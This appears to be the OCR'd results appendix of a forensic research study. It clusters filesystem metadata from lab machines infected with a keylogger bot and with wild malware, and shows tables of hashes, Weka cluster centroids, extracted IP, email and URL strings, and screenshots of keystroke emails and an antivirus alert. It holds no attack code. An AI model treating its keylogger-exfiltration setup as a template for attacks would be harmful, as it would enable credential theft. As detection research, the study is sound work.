Relation: fiwalk-weka.filters.unsupervised.attribute.Remove-R2,7-9,11-12,14-15,17,21,26-27-weka.filters.unsupervised.attribute.NumericToNominal-R3,4,5,12-weka.filters.unsupervised.attribute.StringToNominal-R6,7,14,15-weka.filters.unsupervised.attribu…

No.	id	filesize	mtime	ctime	atime	filename	name_type	inode	mode	nlink	uid	crtime	seq	libmagic	MD5	unalloc	machine	media	entropy	1.0.0
	Numeric	Numeric	Nominal	Nominal	Nominal	Nominal	Nominal	Numeric	Numeric	Numeric	Numeric	Nominal	Numeric	Nominal	Nominal	Numeric	Numeric	Numeric	Numeric	Nume
409	12.0	1.236…	2010-…	2010-…	2010-…	$MFT	r	0.0	365.0	1.0	0.0	2010-…	1.0	data	e57a7…		1.0	1.0	1.979243	
410	11.0	2.352…	2010-…	2010-…	2010-…	$LogFile	r	2.0	365.0	1.0	0.0	2010-…	2.0	data	626cd…		1.0	1.0	3.535686	
411	10.0	0.0	2010-…	2010-…	2010-…	$Extend/$Reparse	r	26.0	365.0	1.0	0.0	2010-…	1.0	empty			1.0	1.0	0.0	
412	9.0	0.0	2010-…	2010-…	2010-…	$Extend/$Quota	r	24.0	365.0	1.0	0.0	2010-…	1.0	empty			1.0	1.0	0.0	
413	8.0	0.0	2010-…	2010-…	2010-…	$Extend/$ObjId	r	25.0	365.0	1.0	0.0	2010-…	1.0	empty			1.0	1.0	0.0	
414	3.0	13075…	2010-…	2010-…	2010-…	$Bitmap	r	6.0	365.0	1.0	0.0	2010-…	6.0	DOS e…	9713b…		1.0	1.0	1.286427	
415	2.0	0.0	2010-…	2010-…	2010-…	$BadClus	r	8.0	365.0	1.0	0.0	2010-…	8.0	empty			1.0	1.0	0.0	
16	13841.0	0.0	2005-…	2010-…	2010-…	$OrphanFiles/netfx.msi	-	11263.0	511.0	1.0	0.0	2005-…	2.0	empty		1.0	1.0	1.0	0.0	
1	13438.0	0.0	2010-…	2010-…	2010-…	WINDOWS/Microsoft.NET/Framework/v2.0.50727/ngenservi…	-	12041.0	511.0	2.0	0.0	2010-…	53.0	empty		1.0	1.0	1.0	0.0	
2	13437.0	0.0	2010-…	2010-…	2010-…	WINDOWS/Microsoft.NET/Framework/v2.0.50727/ngenroots…	-	11300.0	511.0	2.0	0.0	2010-…	5.0	empty		1.0	1.0	1.0	0.0	
3	13822.0	0.0	2010-…	2010-…	2010-…	Config.Msi/MSI7E.tmp	-	11302.0	511.0	1.0	0.0	2010-…	40.0	empty		1.0	1.0	1.0	0.0	
4	13439.0	0.0	2010-…	2010-…	2010-…	WINDOWS/Microsoft.NET/Framework/v2.0.50727/ngen.lock	-	12065.0	511.0	2.0	0.0	2010-…	4.0	empty		1.0	1.0	1.0	0.0	
5	10466.0	40513…	2010-…	2010-…	2010-…	WINDOWS/system32/PerfStringBackup.TMP	-	12037.0	511.0	2.0	0.0	2010-…	35.0	data		1.0	1.0	1.0	0.0	
6	4394.0	65536.0	2010-…	2010-…	2010-…	WINDOWS/SoftwareDistribution/DataStore/Logs/tmp.edb	-	11245.0	511.0	1.0	0.0	2010-…	3.0	data	ec84c…	1.0	1.0	1.0	0.031386	
7	13436.0	0.0	2010-…	2010-…	2010-…	WINDOWS/Microsoft.NET/Framework/v2.0.50727/ngen_ser…	-	11246.0	511.0	2.0	0.0	2010-…	4.0	empty		1.0	1.0	1.0	0.0	
8	10481.0	16384.0	2010-…	2010-…	2010-…	WINDOWS/Temp/Perflib_Perfdata_bc.dat	-	11242.0	511.0	2.0	0.0	2010-…	3.0	data		1.0	1.0	1.0	0.0	
9	13863.0	6924.0	2005-…	2010-…	2010-…	$OrphanFiles/eula.1055.txt	-	11288.0	511.0	2.0	0.0	2005-…	2.0	X11 S…	de5a7…	1.0	1.0	1.0	4.146557	
10	13862.0	6986.0	2005-…	2010-…	2010-…	$OrphanFiles/eula.1053.txt	-	11287.0	511.0	2.0	0.0	2005-…	2.0	data	1c265…	1.0	1.0	1.0	4.051651	
11	13867.0	8370.0	2005-…	2010-…	2010-…	$OrphanFiles/eula.3082.txt	-	11292.0	511.0	2.0	0.0	2005-…	2.0	data	38734…	1.0	1.0	1.0	4.283224	
12	13866.0	2564.0	2005-…	2010-…	2010-…	$OrphanFiles/eula.3076.txt	-	11291.0	511.0	2.0	0.0	2005-…	2.0	data	73884…	1.0	1.0	1.0	4.183135	
13	13833.0	82432.0	2005-…	2010-…	2010-…	$OrphanFiles/install.res.1046.dll	-	11255.0	511.0	2.0	0.0	2005-…	2.0	PE32 e…	2f5ba…	1.0	1.0	1.0	5.246619	
14	13823.0	0.0	2010-…	2010-…	2010-…	Config.Msi/3aee2.rbs	-	11304.0	511.0	1.0	0.0	2010-…	3.0	empty		1.0	1.0	1.0	0.0	
15	13844.0	2564.0	2005-…	2010-…	2010-…	$OrphanFiles/eula.1028.txt	-	11269.0	511.0	2.0	0.0	2005-…	2.0	data	46a79…	1.0	1.0	1.0	4.33334	

Figure 35: Identification of unallocated files



Viewer

Relation: fiwalk-weka.filters.unsupervised.attribute.Remove-R2,7-9,11-12,14-15,17,21,26-27-weka.filters.unsupervised.attribute.NumericToNominal-R3,4,5,12-weka.filters.unsupervised.attribute.StringToNominal-R6,7,14,15-weka.filters.unsupervised.attribu...


machine	media	entropy	1.0.0.0	1.1.1.1	1.203.1.119	181.213.1.102	192.168.0.1	2.	3.	3.	4.	4.	4.	5.	5.	56	6.	6.170.1.135	99.9.9.9	WindowsSP2@gn.microsoft.com	WindowsSP2a@gn.microsoft.com	W	http://go.microsoft.com	htt
Numeric	Numeric	Numeric	Numeric	Numeric	Numeric	Numeric	Numeric	Nu						Nu			Nu	Numeric	Numeric	Numeric	Numeric		Numeric	
1.0	1.0	2.781454	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	2.781454	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.706157	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.706157	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	2.781454	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.523854	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.523854	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.706157	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.523854	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.256524	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.256524	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	3.475247	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.697749	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	1.979243	1.0	1.0	0.0	0.0	1.0	...	...	...	...	...	...	...	...	...	...	0.0	1.0	1.0	1.0	...	1.0	
1.0	1.0	3.535686	0.0	0.0	0.0	0.0	1.0	...	...	...	...	...	...	...	...	...	...	0.0	1.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	1.286427	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	
1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	...	...	...	...	...	...	...	...	...	...	0.0	0.0	0.0	0.0	...	0.0	

Figure 36: Identification of IP, Email and URL strings

Machine ID	MD5 Hash value
Clean	6507884916ee58f161114d50d9604bb6
1	2a6c53b5b09e7039deec6503aed13f18


Table 13: Hash values for machines in *Proof-of-Concept* experiment

H Keylogger Bot Malware - Results



me Malball - PASSWORDD5D5 Apr 19
me Malball - PASSWORDD4D4 Apr 19
me Malball - PASSWORDD3D3 Apr 19
me Malball - PASSWORDD2D2 Apr 19
me Malball - PASSWORDD1D1 Apr 19

Figure 37: Successfully received emails with keystrokes from compromized hosts



Clusterer: SimpleKMeans -N 6 -A "weka.core.EuclideanDistance -R first-last" -I 500 -S 10

Cluster mode: [✓ Use training set] Supplied test set / Percentage split % 66 / Classes to clusters evaluation (Num) someone@microsoft.com

[✓ Store clusters for visualization]

Result list (right-click for options): 12:46:02 - SimpleKMeans

Status: OK

Clusterer output

```
7.0.0.0
8.0.0.0
info@e-trust.be
ips@mail.ips.es
http://*
130.215.24.1
135.5.33.19
155.34.22.0
157.54.164.1
157.55.94.74
193.128.177.124
194.161.12.1
194.162.46.1
255.255.255.255
someone@microsoft.com


Clustered Instances

0       411 ( 19%)
1       506 ( 23%)
2       603 ( 27%)
3       503 ( 23%)
4        25 (  1%)
5       158 (  7%)
```

Weka Clusterer Visualize: 12:46:02 - SimpleKMeans (fiwalk-wek...

X: Cluster (Nom) — Y: machine (Num)

Colour: Cluster (Nom) — Select Instance

Plot: fiwalk-weka.filters.unsupervised.attribute.Remove-R2,7-9,11-12,14-15,17,21,26-27,30-w

Figure 38: *Keylogger Bot Malware* cluster output and visualization from Weka

Machine ID	MD5 Hash value
Clean	0e6ce9014ca285bdf7eb7717579d7f7c
1	34987edb4c0e1cad4799f9b5c2d991e3
2	2fde30dcf99b1f058372a6c08b65804c
3	907cfd39cfd563a05ef6b5571ca90fe5
4	6fd9d2b61dc50b889e3d126809445735
5	3f7453c9048c8379300b38bec426bb3b

Table 14: Hash values for machines in *Keylogger Bot Malware* experiment

C_1 - Centroid	
Attribute	Value
filesize	1754.0049
mtime	2009-10-22 00:15:54
ctime	2010-04-12 12:15:00
atime	2010-04-12 12:15:00
filename	$Extend/$ObjId
name_type	r
mode	468.3723
nlink	1.3893
uid	0
crtime	2009-10-22 00:15:54
seq	3.7543
libmagic	empty
MD5	25d02b740ef91e5bb675251ce9c8aa7d
unalloc	1
entropy	0.0003
IP, email and URL strings	No strings

Table 15: *Keylogger Bot Malware* C_1 centroid

C_2 - Centroid	
Attribute	Value
filesize	12371.1225
mtime	2010-04-12 11:49:35
ctime	2010-04-12 12:14:16
atime	2010-04-12 12:09:55
filename	Documents and Settings/Administrator/Application Data/Microsoft/SystemCertificates/My
name_type	d
mode	499.4585
nlink	1.1186
uid	0
crtime	2010-04-12 12:07:21
seq	1.1897
libmagic	data
MD5	02f85d1ab88a36a0f57c55593f4ae1f8
unalloc	1
entropy	3.4071
IP, email and URL strings	Only a few special IP addresses, no special address space

Table 16: *Keylogger Bot Malware* C_2 centroid

C_3 - Centroid	
Attribute	Value
filesize	104353.3831
mtime	2010-04-12 12:05:41
ctime	2010-04-13 16:58:00
atime	2010-04-19 18:50:26
filename	Documents and Settings/Administrator/Favorites
name_type	d
mode	459.9121
nlink	1.9569
uid	0
crtime	2010-04-12 12:05:41
seq	1.4959
libmagic	data
MD5	25d02b740ef91e5bb675251ce9c8aa7d
unalloc	1
entropy	3.4116
IP, email and URL strings	IP addresses valid for the network it was present. No URLs or Emails

Table 17: *Keylogger Bot Malware* C_3 centroid

C_4 - Centroid	
Attribute	Value
filesize	4009347.34
mtime	2010-04-13 16:57:40
ctime	2010-04-13 16:57:40
atime	2010-04-19 18:49:05
filename	Documents and Settings/Administrator/-Recent
name_type	d
mode	484.1511
nlink	1.1252
uid	0
crtime	2010-04-12 13:28:22
seq	1.3654
libmagic	data
MD5	25d02b740ef91e5bb675251ce9c8aa7d
unalloc	1
entropy	3.0794
IP, email and URL strings	Most distribution of ip(incl net spec), url and emails

Table 18: *Keylogger Bot Malware* C_4 centroid


C_5 - Centroid	
Attribute	Value
filesize	17294.36
mtime	2010-04-12 08:21:00
ctime	2010-04-19 18:50:40
atime	2010-04-19 18:50:39
filename	Documents and Settings/NetworkService/n-tuser.dat.LOG
name_type	r
mode	470.12
nlink	2
uid	0
crtime	2010-04-12 11:45:23
seq	2.24
libmagic	GLS_BINARY_LSB_FIRST
MD5	66abef98ceee8f58b6d6080f010e59d7
unalloc	1
entropy	3.4478
IP, email and URL strings	One string only 1.0.0.0 (in 20%)

Table 19: *Keylogger Bot Malware* C_5 centroid

C_6 - Centroid	
Attribute	Value
filesize	1718848.7025
mtime	2010-04-12 13:28:14
ctime	2010-04-12 13:28:14
atime	2010-04-12 13:28:14
filename	$BadClus
name_type	r
mode	411.2025
nlink	1.1456
uid	1.519
crtime	2010-04-12 13:31:46
seq	3.4367
libmagic	MS Windows registry file, NT/2000 or above
MD5	25d02b740ef91e5bb675251ce9c8aa7d
unalloc	1
entropy	2.4723
IP, email and URL strings	All, where most are Emails and URLs, and a few IPs

Table 20: *Keylogger Bot Malware* C_6 centroid

I Malware from the Wild - Results




A virus or unwanted program was found!
What should happen with the file?

C:\Users\Anders\Desktop\settings\spybot.exe
Contains recognition pattern of the WORM/Spybot.4611 worm

Repair
Move to quarantine
Delete
Rename
[✓ Deny access]
Ignore

Note action selected for this file (dangerous)

Figure 39: Avira Antivir alert on spybot executable



Clusterer: SimpleKMeans -N 3 -A "weka.core.EuclideanDistance -R first-last" -I 500 -S 10

Cluster mode: [✓ Use training set] Supplied test set Percentage split % 66 Classes to clusters evaluation (Num) http://no.msn.com
[✓ Store clusters for visualization]

Result list (right-click for options): 12:50:32 - SimpleKMeans

Status: OK

Clusterer output:

```
https://www.netlock.net
info@e-trust.be
ips@mail.ips.es
server-certs@thawte.com
http://*
130.215.24.1
135.5.33.19
155.34.22.0
157.54.164.1
157.55.94.74
193.128.177.124
194.161.12.1
194.162.46.1
255.255.255.255
someone@microsoft.com
correo_cert@correo.com.u
http://ocsp.verisign.com
http://no.msn.com


Clustered Instances

0       604 ( 28%)
1       882 ( 41%)
2       675 ( 31%)
```

X: Cluster (Nom) Y: machine (Num)
Colour: Cluster (Nom)

Plot: fiwalk-weka.filters.unsupervised.attribute.Remove-R2,7-9,11-12,14-15,17,21,26-27,30-weka

Figure 40: *Malware from the Wild* cluster output and visualization from Weka

Machine ID	MD5 Hash value
Clean	0e6ce9014ca285bdf7eb7717579d7f7c
1	1b71144fc7784ff0d18241b3b8a23b19
2	d4795e8aee7a3d1ffe84b7755b169410
3	57f88d68bb430135b68ff6a92a359061
4	4b5d2cd5e07df40821ac98f328ee6138
5	1e9484725c15d4f459528f4b8097f60a

Table 21: Hash values for machines in *Malware from the Wild* experiment

C_1 - Centroid	
Attribute	Value
filesize	3592335.3659
mtime	2010-04-15 20:33:42
ctime	2010-04-15 20:33:42
atime	2010-04-15 20:33:42
filename	$BadClus
name_type	r
mode	452.9868
nlink	1.2517
uid	0.3974
crtime	2010-04-12 13:28:22
seq	3.5546
libmagic	empty
MD5	b067d3b0b13577ff26d2b688f48d5ec2
unalloc	1
entropy	1.1949
IP, email and URL strings	No strings

Table 22: *Malware from the Wild* C_1 centroid

C_2 - Centroid	
Attribute	Value
filesize	142213.3107
mtime	2010-04-12 13:28:22
ctime	2010-04-12 13:28:22
atime	2010-04-12 12:09:55
filename	$LogFile
name_type	d
mode	498.585
nlink	1.068
uid	0
crtime	2010-04-12 13:28:22
seq	1.1429
libmagic	data
MD5	b067d3b0b13577ff26d2b688f48d5ec2
unalloc	1
entropy	3.2839
IP, email and URL strings	No strings

Table 23: *Malware from the Wild* C_2 centroid

C_3 - Centroid	
Attribute	Value
filesize	92844.7052
mtime	2009-10-22 00:15:54
ctime	2010-04-12 12:15:00
atime	2010-04-12 12:15:00
filename	Documents and Settings/Administrator/Application Data
name_type	d
mode	429.3481
nlink	1.9852
uid	0
crtime	2009-10-22 00:15:54
seq	1.8016
libmagic	data
MD5	b067d3b0b13577ff26d2b688f48d5ec2
unalloc	1
entropy	2.9751
IP, email and URL strings	No strings

Table 24: *Malware from the Wild* C_3 centroid